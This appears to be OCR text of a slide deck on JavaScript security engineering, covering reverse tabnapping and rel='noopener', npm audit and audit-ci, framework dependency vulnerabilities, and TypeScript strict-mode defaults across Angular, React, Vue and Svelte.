“

JavaScript Security Engineering

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Content Review

01 **Why?**

Context

02 **Content**

Technical presentation

03 **Kahoot!**

Fun game

04 **Q&A**

Remaining questions

What is the maximum administrative fine under the GDPR?

There are two tiers of administrative fines that can be levied as penalties for non-compliance:

- Up to **€10M**, or **2%** annual global annual revenue – whichever is higher,
- Up to **€20M**, or **4%** annual global annual revenue – whichever is higher,
- Capgemini's 2019 annual global revenue = **€14B**,
- **2% x €14B = €0.28B = €280M**,
- **4% x €14B = €0.56B = €560M**.

```
<a href="https://google.com" target="_blank">Go to Google</a>
```

```
<a href="https://google.com" target="_blank" rel="noopener">Go to Google</a>
```

window.opener.location

google.com gains partial access to the source page via the **window.opener** object

google.com can change the **window.opener.location** to **hackme.com**

Reverse Tabnapping

aka. “the most underestimated vulnerability ever”

Fixed recently (31.01.2019)

Watch out!

Not all browsers have implemented this feature, and those which did are just recent versions.

	Chrome	Edge	Firefox	Internet Explorer	Opera	Safari	WebView Android	Chrome Android	Firefox for Android	Opera Android	Safari on iOS	Samsung Internet
a	Yes	12	Yes ★ ▼	Yes	Yes	Yes	Yes	Yes	Yes ★ ▼	Yes	Yes	Yes
charset 👎	Yes	12	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
coords 👎	No	No	? — 58 ★ ▼	No	No	No	No	No	? — 58 ★ ▼	No	No	No
download	14 ★ ▼	18 ▼	20	No	15	10.1	Yes ★ ▼	18 ★ ▼	20	?	13	1.0 ★ ▼
href	Yes	12	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
href = '#top'	Yes	12	10	Yes	Yes	Yes	Yes	Yes	10	Yes	Yes	Yes
hreflang	Yes	12	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
target="_blank" implies rel="noopener" behavior	88	88	79	No	No	12.1	No	88	79	Yes	12.2	No

Source: https://developer.mozilla.org/en-US/docs/Web/HTML/Element/a#browser_compatibility


Basics of User’s Privacy

```
<a href="https://google.com" target="_blank">Go to Google</a>
```

```
<a href="https://google.com" target="_blank" rel="noopener noreferrer"
  >Go to Google</a
>
```

Basics of User's Privacy

What's the difference?



Google Analytics

We can decide on HTML level if we want to track the user

Known Vulnerabilities

```
found 15513 vulnerabilities (11031 low, 281 moderate, 4197 high, 4 critical) in 3490 scanned packages
  run `npm audit fix` to fix 15273 of them.
  207 vulnerabilities require semver-major dependency updates.
  33 vulnerabilities require manual review. See the full report for details.
```

Known Vulnerabilities

Looks familiar?

```
npm audit fix
```

```
yarn audit fix
```

npm vs Yarn

https://github.com/yarnpkg/yarn/issues/7075

```
+ @nestjs/common@7.6.17
+ nodemailer@6.6.1
+ firebase-admin@9.9.0
+ chart.js@2.9.4
+ three@0.129.0
added 162 packages from 145 contributors, removed 161 packages, updated 57 packages and moved 75 packages in 79.851s

101 packages are looking for funding
  run `npm fund` for details

fixed 15273 of 15513 vulnerabilities in 3490 scanned packages
  33 vulnerabilities required manual review and could not be updated
  8 package updates for 207 vulnerabilities involved breaking changes
  (use `npm audit fix --force` to install breaking changes; or refer to `npm audit` for steps to fix these manually)
```

Fix: npm audit fix

Sometimes we need to update packages manually


GitHub Actions

```yaml
steps:
  - uses: actions/checkout@v2
  - name: Audit for vulnerabilities
    run: npx audit-ci --moderate
```

CircleCI

audit-ci

Pass/block pipeline based on vulnerabilities type



npm audit database

https://www.npmjs.com/advisories

”Hello World”	Angular	React	Svelte	Vue.js (2)
Size (with node_modules)	356.5 MB	161.3 MB / 223.6 MB	18.3 MB / 83.2 MB	108.1 MB / 178.6MB
No. of files	55,185	39,718 / 40,007	1,354 / 1,836	24,863 / 28,932
Number of packages (no. of vuln.)	1451 (2)	1945 (81)	97 (0)	1306 (110)
With TypeScript (no. of vuln.)	1451 (2)	1953 (81)	121 (0)	1404 (110)

Framework’s comparison


At first glance React is the most “dangerous”

Vue.js 3 almost the same

```
"dependencies": {
  "core-js": "^3.6.5",
  "vue": "^2.6.11"
},
"devDependencies": {
  "@vue/cli-plugin-babel": "~4.5.0",
  "@vue/cli-plugin-eslint": "~4.5.0",
  "@vue/cli-service": "~4.5.0",
  "babel-eslint": "^10.1.0",
  "eslint": "^6.7.2",
  "eslint-plugin-vue": "^6.2.2",
  "vue-template-compiler": "^2.6.11"
},
```

dependencies vs devDependencies

production vs development



It can also happen to us

https://github.com/eslint/eslint-scope/issues/39

TypeScript Compiler’s Rules

"compilerOptions"

Project Options	allowJs, checkJs, composite, declaration, declarationMap, downlevelIteration, importHelpers, incremental, isolatedModules, jsx, lib, module, noEmit, outDir, outFile, plugins, removeComments, rootDir, sourceMap, target and tsBuildInfoFile
Strict Checks	alwaysStrict, noImplicitAny, noImplicitThis, strict, strictBindCallApply, strictFunctionTypes, strictNullChecks and strictPropertyInitialization
Module Resolution	allowSyntheticDefaultImports, allowUmdGlobalAccess, baseUrl, esModuleInterop, moduleResolution, paths, preserveSymlinks, rootDirs, typeRoots and types
Source Maps	inlineSourceMap, inlineSources, mapRoot and sourceRoot
Linter Checks	noFallthroughCasesInSwitch, noImplicitOverride, noImplicitReturns, noPropertyAccessFromIndexSignature, noUncheckedIndexedAccess, noUnusedLocals and noUnusedParameters
Experimental	emitDecoratorMetadata and experimentalDecorators
Advanced	allowUnreachableCode, allowUnusedLabels, assumeChangesOnlyAffectDirectDependencies, charset, declarationDir, diagnostics, disableReferencedProjectLoad, disableSizeLimit, disableSolutionSearching, disableSourceOfProjectReferenceRedirect, emitBOM, emitDeclarationOnly, explainFiles, extendedDiagnostics, forceConsistentCasingInFileNames, generateCpuProfile, importsNotUsedAsValues, jsxFactory, jsxFragmentFactory, jsxImportSource, keyofStringsOnly, listEmittedFiles, listFiles, maxNodeModuleJsDepth, newLine, noEmitHelpers, noEmitOnError, noErrorTruncation, noImplicitUseStrict, noLib, noResolve, noStrictGenericChecks, out, preserveConstEnums, reactNamespace, resolveJsonModule, skipDefaultLibCheck, skipLibCheck, stripInternal, suppressExcessPropertyErrors, suppressImplicitAnyIndexErrors, traceResolution and useDefineForClassFields

"compilerOptions"

Project Options	allowJs, checkJs, composite, declaration, declarationMap, downlevelIteration, importHelpers, incremental, isolatedModules, jsx, lib, module, noEmit, outDir, outFile, plugins, removeComments, rootDir, sourceMap, target and tsBuildInfoFile
Strict Checks	alwaysStrict, noImplicitAny, noImplicitThis, strict, strictBindCallApply, strictFunctionTypes, strictNullChecks and strictPropertyInitialization
Module Resolution	allowSyntheticDefaultImports, allowUmdGlobalAccess, baseUrl, esModuleInterop, moduleResolution, paths, preserveSymlinks, rootDirs, typeRoots and types
Source Maps	inlineSourceMap, inlineSources, mapRoot and sourceRoot
Linter Checks	noFallthroughCasesInSwitch, noImplicitOverride, noImplicitReturns, noPropertyAccessFromIndexSignature, noUncheckedIndexedAccess, noUnusedLocals and noUnusedParameters
Experimental	emitDecoratorMetadata and experimentalDecorators
Advanced	allowUnreachableCode, allowUnusedLabels, assumeChangesOnlyAffectDirectDependencies, charset, declarationDir, diagnostics, disableReferencedProjectLoad, disableSizeLimit, disableSolutionSearching, disableSourceOfProjectReferenceRedirect, emitBOM, emitDeclarationOnly, explainFiles, extendedDiagnostics, forceConsistentCasingInFileNames, generateCpuProfile, importsNotUsedAsValues, jsxFactory, jsxFragmentFactory, jsxImportSource, keyofStringsOnly, listEmittedFiles, listFiles, maxNodeModuleJsDepth, newLine, noEmitHelpers, noEmitOnError, noErrorTruncation, noImplicitUseStrict, noLib, noResolve, noStrictGenericChecks, out, preserveConstEnums, reactNamespace, resolveJsonModule, skipDefaultLibCheck, skipLibCheck, stripInternal, suppressExcessPropertyErrors, suppressImplicitAnyIndexErrors, traceResolution and useDefineForClassFields

https://www.typescriptlang.org/tsconfig

”Demo”

Let’s check out official docs

```
"allowJs": true,
"skipLibCheck": true,
"esModuleInterop": true,
"allowSyntheticDefaultImports": true,
"strict": true,
"forceConsistentCasingInFileNames": true,
"noFallthroughCasesInSwitch": true,
"module": "esnext",
"moduleResolution": "node",
"resolveJsonModule": true,
"isolatedModules": true,
"noEmit": true,
"jsx": "react-jsx"
```

React

Rules by default (--strict doesn’t work)

```
"allowJs": true,
"skipLibCheck": true,
"esModuleInterop": true,
"allowSyntheticDefaultImports": true,
"strict": true,
"forceConsistentCasingInFileNames": true,
"noFallthroughCasesInSwitch": true,
"module": "esnext",
"moduleResolution": "node",
"resolveJsonModule": true,
"isolatedModules": true,
"noEmit": true,
"jsx": "react-jsx"
```

React

Rules by default (--strict doesn’t work)

```
"strict": true,
"jsx": "preserve",
"importHelpers": true,
"moduleResolution": "node",
"experimentalDecorators": true,
"skipLibCheck": true,
"esModuleInterop": true,
"allowSyntheticDefaultImports": true,
"sourceMap": true,
"baseUrl": ".",
```

Vue.js (2)

Rules by default (Vue.js 3 has extra “experimentalDecorators”)

```
"strict": true,
"jsx": "preserve",
"importHelpers": true,
"moduleResolution": "node",
"experimentalDecorators": true,
"skipLibCheck": true,
"esModuleInterop": true,
"allowSyntheticDefaultImports": true,
"sourceMap": true,
"baseUrl": ".",
```

Vue.js (2)

Rules by default (Vue.js 3 has extra “experimentalDecorators”)

```
"compilerOptions": {
  "baseUrl": "./",
  "outDir": "./dist/out-tsc",
  "sourceMap": true,
  "declaration": false,
  "downlevelIteration": true,
  "experimentalDecorators": true,
  "moduleResolution": "node",
  "importHelpers": true,
  "target": "es2015",
  "module": "es2020",
  "lib": [
    "es2018",
    "dom"
```

```
4  "compilerOptions": {
5    "baseUrl": "./",
6    "outDir": "./dist/out-tsc",
7    "forceConsistentCasingInFileNames": true,
8    "strict": true,
9    "noImplicitReturns": true,
10   "noFallthroughCasesInSwitch": true,
11   "sourceMap": true,
12   "declaration": false,
13   "downlevelIteration": true,
14   "experimentalDecorators": true,
15   "moduleResolution": "node",
16   "importHelpers": true,
17   "target": "es2015",
```

Angular

no strict vs --strict


```
"compilerOptions": {
  "baseUrl": "./",
  "outDir": "./dist/out-tsc",
  "sourceMap": true,
  "declaration": false,
  "downlevelIteration": true,
  "experimentalDecorators": true,
  "moduleResolution": "node",
  "importHelpers": true,
  "target": "es2015",
  "module": "es2020",
  "lib": [
    "es2018",
    "dom"
```

```
4  "compilerOptions": {
5    "baseUrl": "./",
6    "outDir": "./dist/out-tsc",
7    "forceConsistentCasingInFileNames": true,
8    "strict": true,
9    "noImplicitReturns": true,
10   "noFallthroughCasesInSwitch": true,
11   "sourceMap": true,
12   "declaration": false,
13   "downlevelIteration": true,
14   "experimentalDecorators": true,
15   "moduleResolution": "node",
16   "importHelpers": true,
17   "target": "es2015",
```

Angular

no strict vs --strict


```
20    "angularCompilerOptions": {
21      "enableI18nLegacyMessageIdFormat"
22    }
23  }
24
```



```
24    "angularCompilerOptions": {
25      "enableI18nLegacyMessageIdFormat": false,
26      "strictInjectionParameters": true,
27      "strictInputAccessModifiers": true,
28      "strictTemplates": true
29    }
30  }
```

Angular

no strict vs --strict



Angular

Forgot about –strict?

https://angular.io/guide/angular-compiler-options

”Demo”

Let’s check out official docs

```
{
  "extends": "@tsconfig/svelte/tsconfig.json",

  "include": ["src/**/*"],
  "exclude": ["node_modules/*", "__sapper__/*", "public/*"]
}
```

```
"strict": false,
```


Svelte

No rules for TypeScript...

Default tsconfig	Angular	React	Svelte	Vue.js (2)
strict	ON / OFF	ON	OFF	ON
linter	2 out of 7	1 out of 7	OFF	OFF

Framework’s comparison

Angular is the winner



TypeScript helps preventing bugs

That’s not only what Reddit says…

To Type or Not to Type: Quantifying Detectable Bugs in JavaScript

Zheng Gao
University College London
London, UK
z.gao.12@ucl.ac.uk


Christian Bird
Microsoft Research
Redmond, USA
cbird@microsoft.com

Earl T. Barr
University College London
London, UK
e.barr@ucl.ac.uk

search/completion and serving as documentation. Despite this uneven playing field, our central finding is that both static type systems find an important percentage of public bugs: both Flow 0.30 and TypeScript 2.0 successfully detect 15%!

TypeScript helps preventing bugs

